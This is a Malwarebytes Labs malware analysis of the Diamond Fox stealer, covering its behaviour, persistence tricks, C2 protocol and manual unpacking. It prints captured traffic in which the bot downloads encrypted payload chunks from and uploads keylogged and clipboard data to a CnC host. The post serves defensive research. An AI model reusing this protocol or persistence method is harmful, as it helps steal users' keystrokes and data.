Diamond Fox - part 1: introduction and unpacking | Malwarebytes Labs

By Malwarebytes Labs

Published: 2017-03-16 · Archived: 2026-04-05 15:46:30 UTC

Diamond Fox (also known as Gorynch) is a stealer written in Visual Basic that has been present on the black market for several years. Some time ago, builders of its older versions (i.e. 4.2.0.650) were cracked and leaked online – thanks to this we could have a closer view at the full package that is being sold by the authors to other criminals.

In 2016 the malware was almost completely rewritten – its recent version, called “Crystal” was described some months ago by Dr. Peter Stephenson from SC Media (read more).

In this short series of posts, we will take a deep dive in a sample of Diamond Fox delivered by the Nebula Exploit Kit (described here). We will also make a brief comparison with the old, leaked version, in order to show the evolution of this product.


In this first part, we will take a look at Diamond Fox’s behavior in the system, but the main focus will be about unpacking the sample and turning it into a form that can be decompiled by a Visual Basic Decompiler.

Analyzed samples


- 92d098a9f2adb0e4c524edd82a81c894 – original sample
  - 05ce32843c7271464b48283fe8f179cc – unpacked stage 1
    - 988e9fa903cc2fbb80e7221072fb2221 – unpacked (final VB payload)

Behavioral analysis


After being deployed, Diamond Fox runs silently, however, we can notice some symptoms of its presence in the system. First of all, the UAC (User Account Control) gets disabled and we can see an alert about it:




Another pop-up is asking the user to restart the system so that this change will take effect:




The initial executable is deleted and the malware re-runs itself from the copy installed in the %TEMP% folder. It drops two copies of itself – *dwn.exe* and *spoolsv.exe*. Viewing the process activity under Process Explorer, we can observe the spawned processes:




It also deploys *wscript.exe*.




For persistence, Diamond Fox creates a new folder with a special name (read more about this feature): *%TEMP%lpt8.{20D04FE0-3AEA-1069-A2D8-08002B30309D}*.




Thanks to this trick, the user cannot access the files dropped inside. Another copy (backup) is dropped in the *Startup* folder.




While running, the malware creates some files with *.c* extensions in %APPDATA% folder:



Also, new files are created in the folder from which the sample was run:




The file *keys.c* contains an HTML formatted log about the captured user activities, i.e. keystrokes. Here's an example of the report content (displayed as HTML):



The files *log.c* and *Off.c* are unreadable.


Examining the content of the %TEMP% folder we can also find that the malware dropped downloaded payload inside:



It is a XOR encrypted PE file (key in the analyzed case is: 0x2), that turns out to be an update of the main Diamond Fox bot.

Network communication

Diamond Fox communicates with the CnC using an HTTP-based protocol. It beacons to *gate.php*



2	200	HTTP	slphstvz.biz	/panel/gate.php	12	text/html; charset=UTF-8	spoolsv:348
3	200	HTTP	slphstvz.biz	/panel/gate.php?p=12	6 157	text/html; charset=UTF-8	spoolsv:348
4	200	HTTP	slphstvz.biz	/panel/gate.php?u=2	0	text/html; charset=UTF-8	spoolsv:348
5	200	HTTP	slphstvz.biz	/panel/gate.php?p=11	4 109	text/html; charset=UTF-8	spoolsv:348
6	200	HTTP	slphstvz.biz	/panel/gate.php?p=0	4 109	text/html; charset=UTF-8	spoolsv:348
7	200	HTTP	slphstvz.biz	/panel/gate.php?p=1	99 854	text/html; charset=UTF-8	spoolsv:348
8	200	HTTP	slphstvz.biz	/panel/gate.php?p=2	353 294	text/html; charset=UTF-8	spoolsv:348
9	200	HTTP	slphstvz.biz	/panel/gate.php?p=3	33 293	text/html; charset=UTF-8	spoolsv:348
10	200	HTTP	slphstvz.biz	/panel/gate.php?p=4	125 966	text/html; charset=UTF-8	spoolsv:348
11	200	HTTP	slphstvz.biz	/panel/gate.php?p=5	54 285	text/html; charset=UTF-8	spoolsv:348
12	200	HTTP	slphstvz.biz	/panel/gate.php?p=13	0	text/html; charset=UTF-8	spoolsv:348

Data from the bot is sent to the CnC in form of a POST request. Pattern:

```
13e=
```

```
POST /panel/gate.php HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded; Charset=UTF-8
Accept: */*
Accept-Language: pl
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/49.0.2623.110 Safari/537.36 OPR/36.0.2130.65
Content-Length: 262
Host: slphstvz.biz

13e=1041585354555E5C50494E5849410C410D410C410D0411090F414147757A0D08130F1D
7D1D686D7E1D700D0C0F0E1008541D14706915584F527E1D146F155158495374410D0D110C
414F58494E58494176731C71417F0F7F0E7905090941515C5352544E4E585B524F6D1D0A1D
4E4A525953546A4141787374757E7C70696E7869HTTP/1.1 200 OK
Date: Tue, 14 Mar 2017 12:52:43 GMT
Server: Apache
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

8
MDB8MTAy
0
```

Responses from the CnC have the following pattern:

We can observe the bot downloading in chunks some encrypted content (probably the payload/bot update):

```
GET /panel/gate.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/49.0.2623.110 Safari/537.36 OPR/36.0.2130.65
Host: slphstvz.biz
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Tue, 14 Mar 2017 12:52:42 GMT
Server: Apache
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

2
OK
0

GET /panel/gate.php?p=12 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/49.0.2623.110 Safari/537.36 OPR/36.0.2130.65
Host: slphstvz.biz
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Tue, 14 Mar 2017 12:52:43 GMT
Server: Apache
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8

1800
..Z...3198?9..;9.#'& -#!m//()(+(.......................
...
.        {k.{q.z.].~1.^/.
.G.......O.....!w57q%'0}61y..       w((# oKNHiNOMIHKI|Q.j=<.90;.655.1...(- .(....$
+.&.....................u.C.....................................W.....................
.........5.760-31=??8;8;.%'7&!3#&-+>");......#1=??898;8%''.!#.&-+.")+
+-.............................
```


It also periodically uploads the stolen data. In the example below: sending the report about the logged user activities (content of the previously mentioned file *keys.c*):

```
POST /panel/gate.php HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded; Charset=UTF-8
Accept: */*
Accept-Language: pl
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
49.0.2623.110 Safari/537.36 OPR/36.0.2130.65
Content-Length: 44
Host: slphstvz.biz

13e=54B3B1B0FDFDFDFDFDFDFDFDFDFDFDFDFDFD&z=1HTTP/1.1 200 OK
Date: Tue, 14 Mar 2017 14:40:15 GMT
Server: Apache
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

POST /panel/gate.php?1f5=1 HTTP/1.1
Connection: Keep-Alive
Content-Type: multipart/form-data; boundary=3576AAFA
Accept: */*
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Content-Length: 2725
Host: slphstvz.biz

--3576AAFA
Content-Disposition: form-data; Name="1f5"; filename="448D3B2B.g"
Content-Type: file

<br><br><b><big><font color="#7a9ec7"> [Clipboard] - [2017-03-14 13:53:38]</font></b></
```


Unpacking

Diamond Fox is distributed packed by various crypters, that require different approaches for unpacking. They are not specifically linked with this particular family of malware, that's why this part is not going to be described here. However, if you are interested in seeing the complete process of unpacking the analyzed sample you can follow the video:


After defeating the first layer of protection, we can see a new PE file. It is wrapped in another protective stub – this time typical for this version of Diamond Fox. The executable has three unnamed sections followed by a section named *L!NK*. The entry point of the program is atypical – set at the point 0.




It makes loading the application under common debuggers a bit problematic. However, under a disassembler (i.e. PE-bear) we can see, where this Entry Point really leads to:



The header of the application is interpreted as code and executed. Following the jump leads to the real Entry Point, that is in the second section of the executable:




I changed the the executable Entry Point and set it to the jump target (RVA 0xEDB0).




Saved application could be loaded in typical debuggers (i.e. OllyDbg) without any issues, to follow next part of unpacking.

The steps to perform at this level are just like in the case of manual unpacking of UPX. The execution of the packer stub starts by pushing all registers on the stack (instruction PUSHAD). We need to find the point of execution where the registers are restored, because it is usually done when the unpacking of the core finished. For the purpose of finding it, after the PUSHAD instruction is executed, we follow the address of the stack (pointed by ESP). We set a hardware breakpoint on the access to the first DWORD.



We resume the execution. The application will stop on the hardware breakpoint just after the POPAD was executed restoring the previous state of the registers.




This block of code ends with a jump to the unpacked content. We need to follow it in order to see the real core of the application and be able to dump it. Following the jump leads to the Entry Point typical for Visual Basic applications. It is a good symptom because we know that the core of Diamond Fox is a Visual Basic application.


```
00401204   68 34134000   PUSH s1a.00401334
